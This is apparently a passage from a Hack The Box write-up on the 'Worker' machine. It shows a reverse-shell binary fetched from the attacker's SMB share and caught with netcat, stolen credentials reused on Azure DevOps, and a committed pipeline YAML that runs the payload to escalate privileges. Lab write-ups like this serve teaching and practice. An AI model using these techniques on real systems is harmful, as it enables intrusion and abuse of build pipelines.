                                       htb
```

Not a fan of *evil-winrm* shell.




```
*Evil-WinRM* PS C:\Users\robisl\Desktop> copy \\10.10.14.6\kali\ghost.exe
*Evil-WinRM* PS C:\Users\robisl\Desktop> .\ghost.exe
*Evil-WinRM* PS C:\Users\robisl\Desktop>
```

So I moved to normal shell.



```
ghost@localhost [22:27:34] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/worker] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.203] 50907
Microsoft Windows [Version 10.0.17763.1282]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\robisl\Desktop>whoami
whoami
worker\robisl
```


But there's nothing much I can do from the user.



```
C:\Users\robisl\Desktop>whoami /all
whoami /all

USER INFORMATION
----------------

User Name     SID
============= ==============================================
worker\robisl S-1-5-21-3082756831-2119193761-3468718151-1330


GROUP INFORMATION
-----------------

Group Name                             Type             SID                                            Attributes
====================================== ================ ============================================== ==================================================
Everyone                               Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
WORKER\Production                      Alias            S-1-5-21-3082756831-2119193761-3468718151-1018 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

ERROR: Unable to get user claims information.
```


Azure DevOps

Since I cannot do much from the shell, I try the same credential on DevOps platform.
It works and this time got new project.



PartsUnlimited
No worries, we got you covered.

Pipelines



No build pipelines were found


Automate your build in a few easy steps with a new pipeline.

There's no build pipeline, so I create one.

Select

- Azure Repos Git
- PartsUnlimited
- Starter pipeline

It will now show the YAML




Review your pipeline YAML

azure-pipelines.yml


```yaml
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

pool: 'Default'

steps:
- script: echo Hello, world!
  displayName: 'Run a one-line script'

- script: |
    echo Add other tasks to build, test, and deploy your project.
    echo See https://aka.ms/yaml
  displayName: 'Run a multi-line script'

```

In previous user, I uploaded *ghost.exe* under *C:\Windows\Temp*.




```
C:\Windows\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 32D6-9041

 Directory of C:\Windows\Temp

2023-01-07  16:18    <DIR>          .
2023-01-07  16:18    <DIR>          ..
2020-08-21  13:31    <DIR>          9D315CFD-5B09-4F10-8C8D-586EA71F5593-Sigs
2023-01-07  16:05           334491 apppool.peas.out
2023-01-07  14:58             1580 GetCLSID.ps1
2023-01-07  14:41            73802 ghost.exe
2022-12-16  07:59           347648 JuicyPotato.exe
```

I can try executing it here.



azure-pipelines.yml

```yaml
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

pool: 'Default'

steps:
- script: |
    whoami
    C:\Windows\Temp\ghost.exe
  displayName: 'Pwn3d'
```



Save and run

Saving will commit /azure-pipelines.yml to the repository.

Commit message

Pwn3d

Optional extended description

Add an optional description...


○ Commit directly to the master branch.

● Create a new branch for this commit and start a pull request.

ghost

I get an error when I commit directly to *master* branch. So I chose second option.

I received another errror.



#20230107.1: Pwn3d

Validation of 6 triggered just now for Robin Islip targeting PartsUnlimited master

The pipeline is not valid. Could not find a pool with name Default. The pool does not exist or has not been authorized for use. For authorization details, refer to https://aka.ms/yamlauthz.

Progression

Build pipeline failed

1 error(s) / 0 warning(s)


The pipeline is not valid. Could not find a pool with name Default. The pool does not exist or has not been authorized for use. For authorization details, refer to https://aka.ms/yamlauthz.

Pwn3d


Robin Islip requested to merge from ghost to master just now

It is failing because it cannot find a pool name Default.

Fix by removing that line.



```
# Starter pipeline
# Start with a minimal pipeline that you can customize to build and deploy your code.
# Add steps that build, run tests, deploy, and more:
# https://aka.ms/yaml

trigger:
- master

steps:
- script: |
    whoami
    C:\Windows\Temp\ghost.exe
  displayName: 'Pwn3d'

```



Saving will commit /azure-pipelines.yml to the repository.

Commit message: Pwnhub


Optional extended description: Add an optional description...

○ Commit directly to the ghost branch.

● Create a new branch for this commit and start a pull request.

pwnhub

Then run the job.



#20230107.2: Pwnhub

Manually run just now by Robin Islip PartsUnlimited pwnhub ac8520c

Job

Pool: Setup · Agent: Hamilton11

Started: 07/01/2023, 11:53:06 pm
<1s

Initialize job · succeeded <1s

